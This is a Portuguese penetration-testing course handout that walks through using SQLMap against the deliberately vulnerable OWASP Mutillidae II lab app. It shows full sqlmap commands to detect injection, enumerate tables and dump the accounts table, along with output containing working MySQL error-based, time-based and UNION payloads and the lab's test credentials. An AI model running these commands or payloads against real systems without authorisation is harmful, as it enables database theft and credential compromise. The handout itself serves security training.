

Pentest com Kali Linux





Instrutor: Vitor Mazuco

<http://facebook.com/vitormazuco>

Email: vitor.mazuco@gmail.com

WebSite: <http://vmzsolutions.com.br>



SQL Injections com SQLMap

Como visto antes, ao usar o SQL Injections pode ser um processo indutioso. O SQLMap é uma ferramenta de linha de comando, incluída no Kali Linux, que pode nos ajudar na automação de detecção e exploração de Injeções SQL com múltiplas técnicas e em uma ampla variedade de bancos de dados.




SQL Injections com SQLMap

Nesta aula, usaremos o SQLMap para detectar e explorar uma vulnerabilidade de Injeção de SQL e obteremos nomes de usuários e senhas de um banco de dados com ele. Entre em:

<http://192.168.1.163/mutillidae/>

SQL Injections com SQLMap

Vá em SQLi Extract Data | User Info




OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

OWASP 2013	A1 - Injection (SQL)	SQLi - Extract Data	User Info (SQL)
OWASP 2010	A1 - Injection (Other)	SQLi - Bypass Authentication	Backup (SQL)
OWASP 2007	A2 - Broken Authentication and Session Management	SQLi - Insert Injection	
Web Services	A3 - Cross Site Scripting (XSS)	Blind SQL via Timing	
HTML 5	A4 - Insecure Direct Object References	SQLMAP Practice	
Others	A5 - Security Misconfiguration	Via JavaScript Object Notation (JSON)	
Documentation	A6 - Sensitive Data Exposure	Via SOAP Web Service	
Resources	A7 - Missing Function Level Access Control	Via REST Web Service	
	A8 - Cross Site Request Forgery (CSRF)		
	A9 - Using Components with Known Vulnerabilities		
	A10 - Unvalidated Redirects and Forwards		



Getting Started:
Project
Whitepaper



Release
Announcements

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

XML Switch to XPath version

192.168.1.163/mutillidae/index.php?page=user-info.php



SQL Injections com SQLMap

Experimente qualquer nome de usuário e senha, por exemplo, user e password e clique em **View Account Details**. O login falhará, mas estamos interessados na URL; Vá para a barra de endereços e copie o URL completo para a área de transferência. Agora, em uma janela de terminal, digite o seguinte comando:

```
sqlmap -u "http://192.168.1.163/mutillidae/index.php?page=user-  
info.php&username=user&password=password&user-info-php-submit-  
button=View+Account+Details" -p username --current-user --current-  
db
```



SQL Injections com SQLMap

Você pode notar que o parâmetro `-u` tem o URL copiada como um valor. Com `-p` estamos dizendo ao SQLMap que queremos procurar por Injeções SQL no parâmetro `username` e o fato de que queremos que ele recupere o nome do banco de dados e o nome do banco de dados atual assim que a vulnerabilidade for explorada. Queremos também recuperar apenas esses dois valores, porque só queremos dizer se existe uma Injeção de SQL nesse URL no parâmetro de nome de usuário.



SQL Injections com SQLMap

```
root@kali:~# sqlmap -u "http://192.168.56.102/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=V  
iew+Account+Details" -p username --current-user --current-db
```

```
SQLMap v1.0-dev-nongit-20150819  
http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 20:18:58

[20:18:58] [INFO] testing connection to the target URL

[20:18:58] [INFO] testing if the target URL is stable

[20:18:59] [INFO] target URL is stable

[20:18:59] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'MySQL')

[20:18:59] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to XSS attacks

[20:18:59] [INFO] testing for SQL injection on GET parameter 'username'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n




SQL Injections com SQLMap

Uma vez que o SQLMap detecta o DBMS usado pelo aplicativo, ele perguntará se queremos ignorar o teste para outros DBMSes e se queremos incluir todos os testes para o sistema específico detectado, mesmo se eles estão fora do escopo do nível atual e com o risco configurado. Nesse caso, respondemos YES para ignorar outros sistemas e NO para incluir todos os testes.



SQL Injections com SQLMap

Uma vez que o parâmetro que especificamos é encontrado para ser vulnerável, o SQLMap irá perguntar se queremos testar outros parâmetros, vamos responder No e, em seguida, ver o resultado:



SQL Injections com SQLMap

```
[20:19:19] [INFO] target URL appears to be UNION injectable with 5 columns
[20:19:19] [INFO] GET parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
---
Parameter: username (GET)
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: page=user-info.php&username=test' AND (SELECT 6895 FROM(SELECT COUNT(*),CONCAT(0x717a706271,(SELECT (ELT(6895=6895,1))),0x717a766a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'xGJx'='xGJx&password=test&user-info-php-submit-button=View Account Details

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: page=user-info.php&username=test' AND (SELECT * FROM (SELECT(SLEEP(5)))SNuu) AND 'wNgP'='wNgP&password=test&user-info-php-submit-button=View Account Details

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: page=user-info.php&username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a706271,0x70656162494164536544,0x717a766a71),NULL--&password=test&user-info-php-submit-button=View Account Details
---
[20:19:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:19:27] [INFO] fetching current user
current user: 'mutillidae@%'
[20:19:27] [INFO] fetching current database
current database: 'nowasp'
[20:19:27] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'


[*] shutting down at 20:19:27
```



SQL Injections com SQLMap

Se quisermos obter os nomes de usuários e senhas, de forma semelhante à aula anterior, precisamos saber o nome da tabela que tem essas informações. Execute o seguinte comando no terminal:

```
sqlmap -u "http://192.168.1.163/mutillidae/index.php?page=user-  
info.php&username=test&password=test&user-info-php-submit-  
button=View+Account+Details" -p username -D nowasp --tables
```



SQL Injections com SQLMap

```
[20:22:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:22:54] [INFO] fetching tables for database: 'nowasp'
[20:22:54] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards
| help_texts
| hitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
| youtubevideos
+-----+
[20:22:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
```



SQL Injections com SQLMap

O SQLMap salva um *log* das injeções que ele executa, então este segundo ataque levará menos tempo do que o primeiro. Como você pode ver, estamos especificando o banco de dados a partir do qual vamos extrair essas informações (*nowasp*) e dizendo ao SQLMap que queremos uma lista de tabelas nesse banco de dados.



SQL Injections com SQLMap

A tabela accounts é aquela que possui as informações desejadas.

Vamos usar o comando abaixo:

```
sqlmap -u "http://192.168.1.163/mutillidae/index.php?page=user-  
info.php&username=test&password=test&user-info-php-submit-  
button=View+Account+Details" -p username -D nowasp -T accounts  
--dump
```



SQL Injections com SQLMap

```
[20:23:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:23:49] [INFO] fetching columns for table 'accounts' in database 'nowasp'
[20:23:49] [WARNING] reflective value(s) found and filtering out
[20:23:49] [INFO] fetching entries for table 'accounts' in database 'nowasp'
[20:23:49] [INFO] analyzing table dump for possible password hashes
Database: nowasp
Table: accounts
[19 entries]
+-----+-----+-----+-----+-----+
| cid | username | is_admin | password | mysignature |
+-----+-----+-----+-----+-----+
| 1 | admin | TRUE | admin | root |
| 2 | adrian | TRUE | somepassword | Zombie Films Rock! |
| 3 | john | FALSE | monkey | I like the smell of confunk |
| 4 | jeremy | FALSE | password | dl373 1337 speak |
| 5 | bryce | FALSE | password | I Love SANS |
| 6 | samurai | FALSE | samurai | Carving Fools |
| 7 | jim | FALSE | password | Jim Rome is Burning |
| 8 | bobby | FALSE | password | Hank is my dad |
| 9 | simba | FALSE | password | I am a super-cat |
| 10 | dreveil | FALSE | password | Preparation H |
| 11 | scotty | FALSE | password | Scotty Do |
| 12 | cal | FALSE | password | Go Wildcats |
| 13 | john | FALSE | password | Do the Duggie! |
| 14 | kevin | FALSE | 42 | Doug Adams rocks |
| 15 | dave | FALSE | set | Bet on S.E.T. FTW |
| 16 | patches | FALSE | tortoise | meow |
| 17 | rocky | FALSE | stripes | treats? |
| 18 | user | FALSE | user | User Account |
| 19 | ed | FALSE | pentest | Commandline KungFu anyone? |
+-----+-----+-----+-----+-----+
[20:23:49] [INFO] table 'nowasp.accounts' dumped to CSV file '/root/.sqlmap/output/192.168.56.102/dump/nowasp/accounts.csv'
[20:23:49] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
```